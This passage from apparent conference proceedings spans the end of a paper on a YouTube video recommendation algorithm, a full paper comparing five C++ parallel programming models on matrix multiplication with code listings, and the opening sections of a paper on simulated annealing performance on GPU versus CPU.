The average number of videos per recommendation for all recommendations is 18.10 and the average number of visited videos per recommendation is 1.69. For only the first recommendations that were made on a 60 day time span those averages are 22.96 and 1.60. For only the first recommendations that were made on a 14 day time span those averages are 17.36 and 1.36, which is expected. The most interesting results are the averages for the recommendations that were not the first. They have a lot lower average of videos per recommendation, only 9.44, but also a quite higher average of visited videos per recommendation - 2.18. This could be interpreted as an indicator that, although later recommendations have fewer videos those videos are more interesting. That is consistent with the idea behind this algorithm which is to recommend videos that the user would normally run into very hard because they are not very popular yet or got lost in the sea of videos, but that are interesting to the user because of his/hers specific interests.

The collected data is also used for evaluation of the ranking formula (1). The most visited video is the first video i.e. the best ranked video. The first video of a recommendation was selected 33 times in 104 recommendations and out of 175 videos selected in total. Top 5 videos were selected a total of 83 times, and top 10 videos a total of 118 times. That means that 47.4% of all selected recommended videos were ranked among top 5 and 67.4% among top 10 videos in a recommendation. These results indicate that better ranked videos are in fact more interesting to the user and that the use of formula (1) is justified.

V. DISCUSSION AND CONCLUSION

In this paper a recommendation algorithm for YouTube was presented which relies on the data retrieved through the YouTube Data API. This algorithm finds all YouTube users who uploaded videos which the target user has liked or added to favorites and categories of these videos and then stores that information in a Related_user×Category matrix. The algorithm then finds the videos which those related users had recently uploaded, liked or added to favorites and that are of the corresponding category and ranks them using formula (1) to form a recommendation.

Our recommendation algorithm depends a lot on the activity of the related users or the user itself. If a user is not very active on YouTube and has a few related users, the recommendation will most probably not work very well for him/her. This problem is a consequence of the limited information that we can obtain using YouTube Data API.

A definite specificity of the algorithm is the amount of the recommended videos. Since they are generated from the recent activity of the related users there will be only a small amount of them on a day-to-day basis, unless, of course, a user has a huge amount of related users. But from the testing that we managed to do in this short period of time the amount of related users ranges from just a few to a maximum of 45. The problem lies in the fact that most people just watch YouTube videos. A very large amount of them do not even have user accounts, and a lot of others use them very rarely and for specific purposes (music playlists, etc.). Average YouTube users rarely rate (click LIKE) on a video they like. That is obvious from simply observing the number of view counts on YouTube videos in contrast to the number of ratings. On the other side, for users that do have accounts and do rate videos occasionally, when they really like something, this recommendation algorithms makes a really personally tailored recommendation made of videos that will not show up that easily on their standard YouTube recommendation. Thus our algorithm can be used in cooperation with a more standard recommendation like e.g. the YouTube official recommendation which can recommend extra videos when our algorithm cannot find a sufficient number of videos[2].

There is a possibility to expand the algorithm so that it always generates enough recommended videos. This could be done by making the algorithm recursive in a manner that the related users of the related users of a user can be found and their activity checked. In our opinion this would be unscalable network-wise because all that activity generates traffic to and from YouTube. But if the algorithm would be run on YouTube servers directly that could be a possible solution.

Of course, that would then solve the biggest setback of the whole problem of recommending YouTube videos and that is the limitations of the information that can be retrieved from YouTube. The biggest limitation of all for this algorithm in its current form is the inability to catch events like negative ratings. For example, a user rates a video positively and because of it gets a related user. The user then gets a recommendation based on that related user and rates a video negatively. The related user that was responsible for that negative rating should be removed from the related users list. But that information is not retrievable. One possible, indirect way to solve this problem is to remove from the related users list those

[2] The YouTube official recommendation for a user is retrievable by YouTube Data API.

related users that are responsible for recommended videos that the user clicks on very rarely or never in the recommendations presented to him.

Due to all the limitations we must conclude that recommending YouTube videos in this kind of manner can hardly be a substitution for the official YouTube recommendation since it lacks information and speed because of the way the information that can be retrieved is retrieved. But we believe that this is a good new way to look at recommendation problems in services with similar characteristics as YouTube, which are very dynamic, and we argue that our idea of finding related users and generating a user specific reduced User×Item matrix has potential which would be worth exploring by implementing it on a real system with immediate access to all relevant information.

REFERENCES

[1] G. Adomavicius and A. Tuzhilin, "Toward the next generation of recommender systems: A survey of the state-of-the-art and possible extensions," IEEE Transactions on Knowledge and Data Engineering, Vol. 17, No. 6, pp. 734–749, June 2005.

[2] G. Adomavicius, R. Sankaranarayanan, S. Sen, and A. Tuzhilin, "Incorporating contextual information in recommender systems using a multidimensional approach," ACM Trans. Information Systems, Vol. 23, No. 1, Jan. 2005.

[3] M. Deshpande, G. Karypis, "Item-based top-N recommendation algorithms", ACM Transactions on Information Systems, Vol. 22, No. 1, pp. 143-177, Jan. 2004.

[4] YouTube Search Results for *, http://www.youtube.com/results?search_query=*&search=Search

[5] YouTube Statistics, http://www.youtube.com/t/press_statistics

[6] YouTube APIs and Tools, http://code.google.com/intl/hr-HR/apis/youtube/getting_started.html#data_api

[7] What is Google App Engine?, http://code.google.com/appengine/docs/whatisgoogleappengine.html

A Comparison of Five Parallel Programming Models for C++

Ensar Ajkunic, Hana Fatkic, Emina Omerovic, Kristina Talic and Novica Nosovic
Faculty of Electrical Engineering,
University of Sarajevo, Sarajevo, Bosnia and Herzegovina
Email: ea15402@etf.unsa.ba
Email: hf15194@etf.unsa.ba
Email: eo15277@etf.unsa.ba
Email: kt15284@etf.unsa.ba

***Abstract*—Multi-core processors offer a growing potential of parallelism but pose a challenge of program development for achieving high performance in applications. This paper presents a comparison of the five parallel programming models for implementing parallel programs in C++ on multi-core computer systems. The models under consideration are Intel®'s Thread Building Blocks (TBB), OpenMPI, Intel®'s Cilk™ Plus, OpenMP and Pthreads. For demonstration purposes multiple parallel implementations of an algorithm for matrix multiplication suitable for parallelization were created. The main goal of this paper is a comprehensive comparison of chosen models with respect to the following criteria: performance and coding effort required.**

Index Terms—Parallel programming, Pthreads, OpenMP, TBB, Cilk++, OpenMPI

I. INTRODUCTION

Multiprocessor computer systems are now widely available, with all of the processors shipped by manufacturers being multi-core based designed[1]. The current trend towards more processor cores instead of higher clock speeds can be attributed to the physical limitations of modern processor designs [2], [3]. This has serious implications for the design and development of applications as writing and debugging parallel software is difficult and requires more expertise than sequential programming [3]. However, it is vital that programmers become proficient in writing parallel code so that we can harness the parallel power available in multi-core computer systems.

Various tools and libraries which help programmers make the transition from sequential to parallel programming are available. These include the compiler directive based OpenMP [9] and Thread Building Blocks [12], which is a high-level library providing parallel constructions and optimized parallel algorithms [4], [1], [2], [5]. Additionally, lower-level libraries such as Pthreads provide more control, but require the programmer to manage threads explicitly [6], [7].

Other parallel and performance tools include Intel® Integrated Performance Primitives (IPP), Intel® Math Kernel Library (MKL), Microsoft® Parallel Patterns Library (PPL).

This paper aims to evaluate the performance and code characteristics of the selected five parallel libraries for the parallelization of an algorithm for matrix multiplication. The various parallel implementations are compared on program elapsed time and speedup. Code characteristics such as effort required (measured in lines of code added or changed) and total number of lines will be compared.

II. RELATED WORK

To support parallelization available from multiple CPU cores software has to be able to spread its workload across multiple processors. On shared memory multiprocessors system, such as those based on multi-core CPU-s, this is typically achieved using multi-threading, although other techniques such as message passing can be employed. It might seem that if a little threading is good, then a lot must be better. In fact, having too many threads can bog down a program. The impact of having too many threads comes in two ways. First, partitioning a fixed amount of work among too many threads gives each thread too little work that the overhead of starting and terminating threads swamps the useful work. Second, having too many threads running incurs overhead from the way they share finite hardware resources.

A good solution is to limit the number of runnable threads to the number of hardware threads. Algorithms that were developed used two threads.

A. Shared memory based parallel programming models

A diverse range of shared memory based parallel programming models are developed up to now. They can be classified into mainly three types as described below. [8]

1) Threading models: These models are based on the thread library that provides low-level library routines for parallelizing the application. These models use mutual exclusion locks and conditional variables for establishing communications and synchronization between threads. Threading models are suitable for applications based on the multiplicity of data and they provide a very high flexibility to programmer.

2) Directive based models: These models use the highlevel compiler directives to parallelize the applications. These models are an extension to the thread based models. The directive based models takes care of the low-level featureslike partitioning, worker management, synchronization and communication among the threads. The main advantages with directive models are that it is easy to write parallel application and programmer doesn't need to consider issues like data races, false sharing, deadlocks.

3) Tasking models: models are based on the concept of specifying tasks instead of threads as done by other models.

This is because tasks are of short span and more lightweight than threads. One difference between tasks and threads is that tasks are always implemented at user mode.

B. *Programming Models Evaluated*

This section describes the parallel programming models that are evaluated in this paper.

The models evaluated are:
Pthread as threading model
OpenMP as directive based model
TBB and Cilk++ as task based model
MPI as both distributed and shared model

1) Pthreads: Portable Operating System Interface (POSIX) threads are an interface with a set of C language procedures and extensions used for creating and managing threads. [6] They can be easily extended to multiprocessor platforms and are capable for realizing potential gain in performance of parallel programs. It is raw threading model that resides on a shared memory platform leaving most of the implementation details of the parallel programs and more flexible to devel oper. Pthreads has very low-level of abstraction and hence developing the application in this model is hard from the developer perspective. With Pthreads the parallel application developer has more responsibilities like work load artitioning, worker management, communication and synchronization and task mapping. It defines a very wide variety of library routines categorized according to the responsibilities presented above.

2) OpenMP: Open Message passing or Open specification for multiprocessing is an application program interface, which defines a set of program directives, Run time library routines and environment variables that are used to explicitly express direct multi-threaded, shared memory parallelism. [9] It can be specified in C/C++/FORTRAN. OpenMP stand at high-level of abstraction which eases the development of parallel appli cations from the perspective of the developer. OpenMP hides and implements by itself the details like work load partitioning, worker management, communication and synchronization. The developers only need to specify the directives in order to parallelize the application. OpenMP is not widely used as Pthreads and is not emerged as a standard. The flexibility with this model is less compared to Pthreads.

3) TBB: Threading building blocks is a parallel programming library developed by the Intel Corporation. [12] It offers a very highly sophisticated set of parallel primitives to parallelize the application and to enhance the performance of the application on many cores. Intel's threading building blocks is a high-level and supports the task based parallelism to parallelize the applications; it not only replaces the thread ing libraries, but also hides the details about the threading mechanisms for performance and scalability. Intel's TBB relies on offering the scalable data parallel programming which is much harder to achieve by making use of the performance as the number of processor cores increases. Threading building blocks is a library that supports the scalable parallel program ming by using the C++ code and does not require any special languages or compilers. The underlying library is responsible for mapping the tasks on to the threads in an efficient manner. As a result TBB enables you to specify parallelism more efficiently than using other models for scalable data parallel programming. In general as one goes deep into the TBB parallel programming model it is hard to understand the model and in some cases increases the development time this is because TBB stands at a high level of abstraction.

4) Cilk++: This is a task based parallel library. [11] It facilitates the fastest development of the parallel applications by just using the three Cilk++ components and a runtime system that are capable of extending to the realms of the parallel programming. It is based on the C++. It is well suited for problems based on the divide and conquer strategy. Recursive functions are often used that are well suitable for the Cilk++ language. The Cilk++ keywords identify function calls and loops that can run in parallel. The Intel's Cilk++ runtime schedules these tasks to run efficiently on the available processors. Eases the development of the applications by imposing the developer to create tasks and also enables to check for the races in the program.

5) MPI: The Message Passing Interface Standard (MPI) is a message passing library standard designed to function on a wide variety of parallel computers.[10] Interface specifications have been defined for C/C++ and Fortran programs. While all other evaluated models work only on symmetric multiprocessing (SMP) systems, MPI works on both SMP and distributed memory systems. It is portable, there is no need to modify source code when porting application to a different platform that supports (and is compliant with) the MPI standard. MPI uses objects called communicators and groups to define which collection of processes may communicate with each other. Most MPI routines require specifying a communicator as an argument. Within a communicator, every process has its own unique, integer identifier assigned by the system when the process initializes, called rank. Ranks are used by the programmer to specify the source and destination of messages.

Table 1 shows comparison of five tested parallel programming approaches based on several criteria such as type of parallelism they are support, complexity, compiler and environment support they require.

TABLE I. COMPARISON OF FIVE PARALLEL PROGRAMMING LANGUAGE

Implementation	TBB	OMP	PThrd	Cilk	MPI
Task level parallelism	+	+	-	+	+
Data decomposition support	+	+	-	-	-
Complex parallel patterns	+	-	-	+	+
Broadly applicable generic parallel patterns	+	-	-	-	+
Scalable nested parallelism support	+	-	-	-	+
Built-in load balancing	+	+	-	+	-
Affinity support	-	+	+	-	+
Static scheduling	-	+	-	-	-
Concurrent data structures	+	-	-	-	-
Scalable memory allocator	+	-	-	-	+
I/O dominated tasks	-	-	+	-	+
User-level synchronization primitives	+	+	-	-	+
Compiler support is not required	+	-	+	+	-
Cross OS support	+	+	-	+	+

III. PROBLEM DEFINITION

The approach takes focus on experimentation and benchmarking. The algorithm for matrix multiplication was chosen for this simple demonstration of the tools as it provides a best-case scenario for parallelization. As the workload is easily distributed, any overheads introduced by the parallel tools should be made apparent when comparing the performance of the tools.

IV. MATRIX MULTIPLICATION PARALLELIZATION

Matrix multiplication is binary operation that takes a pair of matrices and produces another matrix. If A is an m-by-n matrix and B is an n-by-p matrix, then their matrix product AB is given by:

$$[A,B]_{i,j} = A_{i,1}B_{1,j} + A_{i,2}B_{2,j} + \ldots + A_{i,n}B_{n,j} = \sum_{r=1}^{n} A_{i,r}B_{r,j},$$

where $1 \le i \le m$ and $1 \le j \le p$.

After an examination of sequential algorithm for matrix multiplication, it is clear that the main part of the work is carried out within three for loops. First two loops are for initialization of matrices, and third one, nested loop, does the multiplication. As such, the primary focus of parallel optimization effort is on making the loop iterations run in parallel. However, a precaution has to be taken to ensure that it is safe and that no race condition are introduced in parallel implementation of the algorithm. It is evident from the structure of initialization loop and outer multiplication loop that there are no data dependencies between loop iterations, unlike the inner loops which have several dependencies. This allows an implementation without use of locks, there is no chance of deadlock. The first parallel implementation was carried out using Pthreads. OpenMP, TBB, Cilk++ and MPI implementations were devised and tested afterwards.

A. *Pthreads*

Pthread implementation is somewhat harder then OpenMP, TBB and Cilk implementations as it is programmers job to manage threads creation and scheduling. When implementing parallelism using Pthread four threads were used. The iteration space is then distributed evenly between threads.

```
void *Multiply(void *ptr)
{
    int rowsperprocess = size / THREADS;
    int id = (int) ptr;
    ...
    startpoint = (id - 1) * rowsperprocess;
    if (id == THREADS)
        endpoint = startpoint + rowsperprocess + (size
            % THREADS);
    else
        endpoint = startpoint + rowsperprocess;
    ...
    for (i = startpoint; i < endpoint; i++)
    for (j = 0; j < size; j++)
    {
        for (k = 0; k < size; k++)
        c[i][k] += a[i][j] * b[j][k];
    }

}
```

Listing 1. Matrix multiplication source code using Pthread

B. *OpenMP*

OpenMP implementation uses simple pragma directives for compiler. Listing bellow shows how omp parallel for directive has been used to provide parallelization of loop execution.

```
...
#pragma omp parallel for default(none) shared(a,b,c)
    for (int i = 0; i < size; ++i) {
        for (int j = 0; j < size; ++j) {
            for (int k = 0; k < size; ++k) {
                c[i][j] += a[i][k] * b[k][j];
            }
        }
    }
...
```

Listing 2. Matrix multiplication source code using OpenMP

C. *TBB*

Thread Building Blocks implementations requires more extensive modification to the original code to implement parallelism. Due the fact that TBB follows object oriented model, multiplication work was implemented in its own class

```
...
class Multiply
{
public:
    void operator()(blocked_range<int> r) const {
        for (int i = r.begin(); i != r.end(); ++i) {
            for (int j = 0; j < size; ++j) {
                for (int k = 0; k < size; ++k) {
                    c[i][j] += a[i][k] * b[k][j];
                }
            }
        }
    }
};
...
```

Listing 3: Matrix multiplication source code using TBB

”Blocked range” represents range over which to iterate. The call of multiply function is replaced with a call to the TBB ”parallel for” template.

D. *Cilk++*

Similar to TBB implementation, in Cilk++ implementation outer loop was parallelized using ”cilk for” keyword and no other modifications are needed. ”Cilk for loop” is replacement for the normal C/C++ for loop that permits loop iterations to run in parallel. The compiler then converts a loop body to a function that is called recursively using a divide and conquer strategy.

```
...
cilk_for (int i = 0; i < size; ++i) {
        for (int j = 0; j < size; ++j) {
            for (int k = 0; k < size; ++k) {
                c[i][j] += a[i][k] * b[k][j];
            }
        }
    }
...
```

Listing 4: *Matrix multiplication source code using Cilk++*

E. *MPI*

MPI implementation of matrix multiplication algorithm requires significant code modification, while data transfer to workers and work partitioning have to be done manually. Also, many index calculation and handling the remaining work when the amount of work is not divisible by the number of workers bring more difficulties for programmers.

```
int main(int argc, char* argv[])
{
    int rank, nproc;
    int istart, iend;

    MPI_Init(&argc, &argv);
    MPI_Comm_size(MPI_COMM_WORLD, &nproc);
    MPI_Comm_rank(MPI_COMM_WORLD, &rank);

    if (rank == 0) {

        for (int i = 0; i < size; ++i) {
            for (int j = 0; j < size; ++j) {
                a[i][j] = (float)i + j;
                b[i][j] = (float)i - j;
                c[i][j] = 0.0f;
            }
        }
    }


    MPI_Bcast(a, size*size, MPI_FLOAT, 0,
        MPI_COMM_WORLD);
    MPI_Bcast(b, size*size, MPI_FLOAT, 0,
        MPI_COMM_WORLD);
    MPI_Bcast(c, size*size, MPI_FLOAT, 0,
        MPI_COMM_WORLD);
    istart = (size / nproc) * rank;
    iend = (size / nproc) * (rank + 1) - 1;

    multiply(istart, iend);

    MPI_Gather(c + (size/nproc*rank),
               size*size/nproc,
               MPI_FLOAT,
               c + (size/nproc*rank),
               size*size/nproc,
               MPI_FLOAT,
               0,
               MPI_COMM_WORLD);

    if (rank == 0) {
        if (size % nproc > 0) {
            multiply((size/nproc)*nproc, size-1);
        }
    }

    MPI_Finalize();
    return 0;
}
```

Listing 5: Matrix multiplication source code using MPI

V. RESULTS

To compare Pthreads, OpenMP, TBB, Cilk++ and MPI, multiple implementation of matrix multiplication algorithm were developed. These implementations were then tested and information about execution time and speedup were collected. These results are elaborated in Section V-A. Section V-B elaborates code characteristics (measured in lines of code added or changed) for each model.

Testing was performed on a dual-core (Intel CoreTM2 Duo Processor T6500 (2M L2 Cache, 2.10 GHz, 800 MHz FSB)) system with 4GB DDR2 800MHz RAM, running Ubuntu 10.10. Software versions are as follows: GCC 4.2.4 (Cilk Arts build 8503), TBB 4.0, OpenMPI 1.4.4, Boost 1.42 and OpenMP 3.0.

A. *Matrix multiplication Performance Analysis*

For benchmarking purposes 11 data sets were created, in creasing matrix size from 1000 to 2000 using step 100. Then these data sets were applied to each algorithm. To ensure that benchmarking process is consistent each developed algorithm was rerun 30 times and calculate average time of execution.

The first performance comparison of interest is time consumption.

Fig. 1. demonstrates that all tested models show significant improvements in decreasing execution time compared to sequential execution. While it may appear that OpenMP per forms poorly when compared to Cilk++ and TBB, it must be noted that matrix multiplication algorithm is embarrassingly task-parallel problem that is more suited to Cilk++ and TBB, which are task-parallel models, whereas OpenMP is better suited to data-parallel problems and may prove easier to implement and perform better when faced with data-parallel problems.

Fig. 2. shows speedup of the various implementations and confirm previous observation that task based models utperform directive and thread based ones.




Fig. 1: Performance of Sequential vs. Parallel Matrix Multiplication using OpenMP, TBB, Pthread, Cilk++ and MPI




Fig. 2: Speedup trends of Parallel Matrix Multiplication using OpenMP, TBB, Pthread, Cilk++ and MPI over Sequential Implementation

B. *Matrix Multiplication Code Analysis*

For code characteristic comparisons, the number of lines of code (LOC) for each implementation as well as the number of modified lines (LOC) were compared over the original sequential version and shown in Table II. OpenMP and Cilk++ require only a single additional line. TBB requires significantly more code modification, but not nearly as much as Pthread, since TBB library handles thread management.

TABLE II. CODE MODIFICATION DATA

Implementation	Lines	Modified
Sequential	30	-
OpenMP	31	1
Pthread	62	33
Thread Building Blocks	45	12
Cilk++	30	1
OpenMPI	75	24

As expected Pthread implementation required most code modification since it is programmers responsibility to create, assign and synchronize threads. Significant code modification is presented in MPI because data transfer to workers and work partitioning have to be done explicitly.

VI. CONCLUSION

Choosing the best model when developing parallel software application depends on multiple factors. The key factors are development environment and complexity of the problem. Pthreads programming model introduces much more complex ity within the code than OpenMP, TBB, Cilk++ and even MPI, making it more challenging to develop. One of the benefits of using TBB, OpenMP or Cilk++ when appropriate is that creating and managing the threads are handled automatically. Even though OpenMP's trivially simple implementation make it reasonable choice for implementing parallelism, as this paper showed, it is better to consider other models when problem is of task-parallel nature. TBB requires significantly more effort to implement, but it provides more control and is better equipped to handle other problems such as task-parallel processes, while still maintaining respectable performance improvement when using parallel for on data-parallel loops. MPI implementation requires most effort and expertise to implement effectively. One of the advantages of MPI model over other four is that MPI can be used both on shared memory systems and distributed memory systems.

REFERENCES

[1] R. Merritt. (2008, Apr. 3,) *Chip industry confronts "software gap" between multicore, programming*. EETimes. [Online]. Available: http://www.eetimes.com/news/semi/showArticle.jhtml?articleID=207001633

[2] K. Carlson. (2008, Mar. 7,) *SD West: Parallel or Bust*. Dr. Dobbs Journal.[Online].Available:http://www.ddj.com/hpc-high-performancecomputing/2069024417

[3] B. Hayes, *Computing in a Parallel Universe*, American Scientist, vol. 95, pp. 476480, 2007.

[4] M. Sato, *OpenMP: parallel programming api for shared memory multiprocessors and on-chip multiprocessors*, in ISSS 02: Proceedings of the 15th International Symposium on System Synthesis. New York, NY, USA: ACM, 2002, pp. 109111.

[5] J. Reinders, Intel Threading *Building Blocks: Outfitting C++ for MulticoreProcessor Parallelism*. OReilly, 2007.

[6] B. Nichols, D. Buttlar, and J. P. Farrell, *Pthreads programming*. Sebastopol, CA, USA: OReilly & Associates, Inc., 1996.

[7] B. Kempf. (2002, May 1,) *The Boost.Threads Library*. Dr. Dobbs Journal. [Online]. Available: http://www.drdobbs.com/cpp/184401518

[8] P. Pacheco, *An Introduction to Parallel Programming*, Morgan Kaufmann, 2011

[9] R. Chandra, R. Menon, L. Dagum, D. Kohr, D. Maydan, J. McDonald, *Parallel Programming in OpenMP*, Morgan Kaufmann, 2000

[10] M. S. M¨uller, M. M. Resch, A. Schulz, W. E. NagelTools, *Proceedings of the 3rd International Workshop on Parallel Tools for High Performance Computing*, September 2009, ZIH, Dresden

[11] F. Gebali, *Algorithms and Parallel Computing*, John Wiley & Sons, 2011

[12] J. Reinders, *Intel Threading Building Blocks: Outfitting C++ for Multi-Core Processor Parallelism*, O'Reilly Media, 2007

Performance Comparison of Simulated Annealing Algorithm Execution on GPU and CPU

Emran Bajrami, Maida Ašić, Emir Cogo, DinoTrnka, Novica Nosovic
Faculty of Electrical Engineering
University of Sarajevo
Bosnia and Herzegovina
eb15256@etf.unsa.ba, ma15255@etf.unsa.ba, ec15261@etf.unsa.ba, dt15274@etf.unsa.ba, novica.nosovic@etf.unsa.ba

Abstract - **This paper presents results of performance comparison of simulated annealing algorithm execution on central processing unit (CPU) and Graphics Processing Unit (GPU) that uses Compute Unified Device Architecture (CUDA). Algorithm used for measurement is a meta-heuristic embarrassingly parallel algorithm based on idea of material crystallization process when temperature is being increased to melting point and then decreased to minimum pre-defined value. Algorithm was implemented for quad-core CPU using C and on CUDA enabled GPU using C for CUDA. Execution time was used as criteria for performance comparison and was measured in two scenarios: fixed number of points with number of threads as a parameter and vice versa. Results of measurements were analyzed and presented.**

Keywords: simulated annealing algorithm, thread, CUDA, GPGPU

I. INTRODUCTION

Primary purpose of graphic cards was to help users while viewing content on personal computer, but with growth of users' needs, developers improved graphic cards to be able to process large amounts of data. This means that graphic cards are used not only to do graphic, but also non-graphic calculations [1].

CUDA is hardware and software architecture for issuing and managing computations on the GPU as a data-parallel computing device without the need of mapping them to a graphics API [1]. Software developers, scientists and researchers are finding broad-ranging uses for CUDA, including image and video processing, computational biology and chemistry, fluid dynamics simulation, computed tomography image reconstruction, seismic analysis, ray tracing, and much more. This paper shows how much performance can be gained with CUDA when working with simulated annealing algorithm.

Simulated annealing algorithm is metaheuristic algorithm based on material crystallization process while temperature is being increased to the melting point and then decreased to the minimum pre-defined value.

The most important fact about this algorithm is that, comparing to the local search, it successfully manages not to fall in local extrema, but it finds the global extrema of concrete problem. This algorithm was developed by Scott Kirkpatrick, C. Daniel Gelatt and Mario P. Vecchi in 1983 [1].

While temperature increases the material starts to melt causing its crystal structure to change and rearrange. Then, while decreasing the temperature material's crystal structure is getting its better schedule with corrected former defects. There are few elements important for algorithm implementation: number of iterations, number of repetition for same value of temperature, initial point, function (problem being solved) and how new points are taken. In every iteration new potential solution is examined and value of function is calculated for that potential solution. Then that value is compared to previous best value of function; if the new value is better it is being set to the best value and point at which function has that value is set to be current best solution. But if the value is not better than that point can be taken with some probability. This enables the algorithm to leave local extrema. Total number of iterations is product of the number of iterations and the number of repetition for same value of temperature [2].

II. PERFORMANCE MEASURMENT

First, the algorithm was implemented using Matrix Laboratory (MATLAB). Then, two versions of algorithm were implemented: C and CUDA C. Both versions were based on a MATLAB version so that the implementation of versions wouldn't affect the results. Hardware setup used for measurement of C version is Intel Core 2 Quad CPU Q6600. Hardware setup used for measurement of CUDA C is shown in table 1.

Name	GeForce G 103M
Compute capability	1.1
Clock rate	16 MHz
Total global memory	464.5 MB
Total constant memory	64 KB
Texture Alignment	256
Multiprocessor count	1
Shared memory per multiprocessor	16 KB
Registers per multiprocessor	8192
Threads in warp	32
Max threads per block	512
Max thread dimensions	(512, 512, 64)

Table 1: Hardware setup used for measurment of CUDA C implementation

A. Parallelism on quad-core processor

Before running the algorithm on CUDA, a C application was created to implement the same algorithm for profiling on a quad-core processor. A quad-core Intel processor was used for this performance analysis with Visual Studio 2010. Performance analysis window contains three key elements: CPU Utilization, Threads and Cores. Tests were performed three times and they were nearly the same in each run. During the test runs there were no applications running in the background, only operating system processes. All figures show results from the first test. CPU Utilization screen shows the usage of logical cores in processing of the current task. Threads screen shows detailed information about every running thread, such as its execution time and state. Cores screen shows the representation of threads on specific logical cores.




Figure 1. Execution of one thread between cores

In order to gain better utilization of processor, problem space was divided into discrete sets whose elements are starting points. Depending on number of threads started by main application, each thread had a same number of starting points to examine.

While using only one thread on four cores, the execution time was 28 seconds. That is inefficient, because while only one core is used, the other cores are idle which is resource-wasting (figure 1). The same application took about 15 seconds to finish its execution using two threads, which is a good improvement over the first case but there is still room for more, because there are still two cores left idle. The two assigned threads are evenly used on all four cores, but there is a lot of empty space in-between. Also, some time is spent on the overhead (thread synchronization, context switching).

Four-threaded application gives much better results, and it terminates after 10 seconds. It is not a quadruple improvement, but it's still a significant improvement (76%). Now more time is spent on preemption processes (cache misses, end of quantum) and overhead, but the cores are used more evenly, with less wasted resources. Because every thread runs (mostly) on its own core, this means less context switching.

Is it possible to achieve more speed with more threads than cores? The answer is yes. The same application running on 8 threads gave slightly better performance (9.1 seconds), which is not remarkably better, but still better, because of greater thread usage. If every thread was used 100% in the application, it would be safe to say that the optimal number of threads for a quad-core processor is 4. But since some of the time threads have to wait for execution because of cache misses, I/O operations and system processes, that means better performance can be achieved with more threads, so when all four threads are busy, the fifth can run and avoid unnecessary waiting (figure 2). Of course, the number of threads has its limit. In this particular application, 32-threaded application gave the best results (8.93 seconds). From now on, increasing the number of threads will give weaker results because of the overhead.




Figure 2. Execution of eight threads between cores

In conclusion, the best way to create a multi-threaded application with good performance is trial and error approach. There is neither universal parallel machine nor parallel application, and these considerations can be used as a rule of thumb, but not as definite solutions. Different algorithms will perform differently so it is essential to analyze the CPU usage and program performance on different number of threads in order to find the best possible solution.




Figure 3. CPU utilization when using 50 000 points

Second measurement was using fixed number of threads while changing the number of starting points. By using different number of starting points there was a significant improvement in CPU utilization. Figure 3 and Figure 4 show the difference in CPU utilization when using 50 000 starting points and 500 000 starting points (green area represents algorithm execution and gray area represents idle processes). CPU utilization when using 50 000 starting points was 82% and when using 500 000 starting points it was 96%.




Figure 4. CPU utilization when using 50 000 points

B. *Parallelism on CUDA enabled card*

Even though CUDA architecture is promising good ground for parallel execution there are some factors that need to be considered while developing CUDA applications. Sometimes these factors can be considered as constraints of graphic cards.

In order to achieve better performance in data processing, data which is processed should be kept closer to the processing units. On CPU, performance is improved when the data is kept in cache but the size of cache is limiting factor. Graphic cards with CUDA architecture don't support caching. All the data that is processed is kept in graphic cards memory. Data is copied from RAM to graphic cards memory which is a slow process because of the bus latency. Main memory on graphic cards can be main bottleneck because of speed and its capacity. Executing kernels (part of code that is executed on graphics card) with smaller chunks of data can be one solution but not best because of the overhead in communication with main memory.

In addition to limit with capacity of main graphic card memory (global memory), limiting factor can also be number of registers used by a thread. Number of variables and intermediate results in kernel functions should be arranged in a way which will reduce need for using too many registers. Lack of registers causes overhead which consist on reading and writing data from and to shared and global memory.

In order to get maximum utilization of graphic cards, one of the biggest factor is number of threads generated per kernel call. Figure 7 shows the impact of number of threads on execution time. Significant speedup is achieved generating more than 100 threads per kernel call. Reducing number of threads is causing less speedup and longer execution time.

